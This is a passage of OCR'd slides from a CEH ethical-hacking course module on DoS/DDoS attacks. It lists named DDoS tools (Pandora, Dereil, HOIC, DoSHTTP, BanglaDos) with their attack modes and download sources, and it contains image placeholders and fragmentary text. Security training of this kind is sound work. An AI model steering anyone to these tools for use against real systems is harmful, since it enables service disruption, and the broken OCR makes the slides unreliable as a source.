
DoS/DDoS Penetration Testing

DDoS Attack



Hackers Advertise Links to Download Botnet

 **CEH**
Controlled English
Handwriting



Module Flow




DoS/DDoS Concepts

**DoS/DDoS Attack
Techniques**

Botnets

DDoS Case Study



**DoS/DDoS Attack
Tools**

Countermeasures

**DoS/DDoS
Protection Tools**

**DoS/DDoS
Penetration Testing**

DoS and DDoS Attack Tool: Pandora DDoS Bot Toolkit




The Pandora DDoS Bot Toolkit is an updated variant of the Dirt Jumper DDoS toolkit


It offers five distributed denial of service (DDoS) attack modes

It generates five attack types:

- ❑ HTTP min
- ❑ HTTP download
- ❑ HTTP Combo
- ❑ Socket Connect
- ❑ Max Flood



DoS and DDoS Attack Tools: Dereil and HOIC



<http://sourceforge.net>

Dereil


Dereil is professional (DDoS) Tools with modern patterns for attack via TCP, UDP, and HTTP protocols



HOIC



HOIC makes a DDoS attacks to any IP address, with a user selected port and a user selected protocol



<http://sourceforge.net>




DoS and DDoS Attack Tools: DoSHTTP and BanglaDos



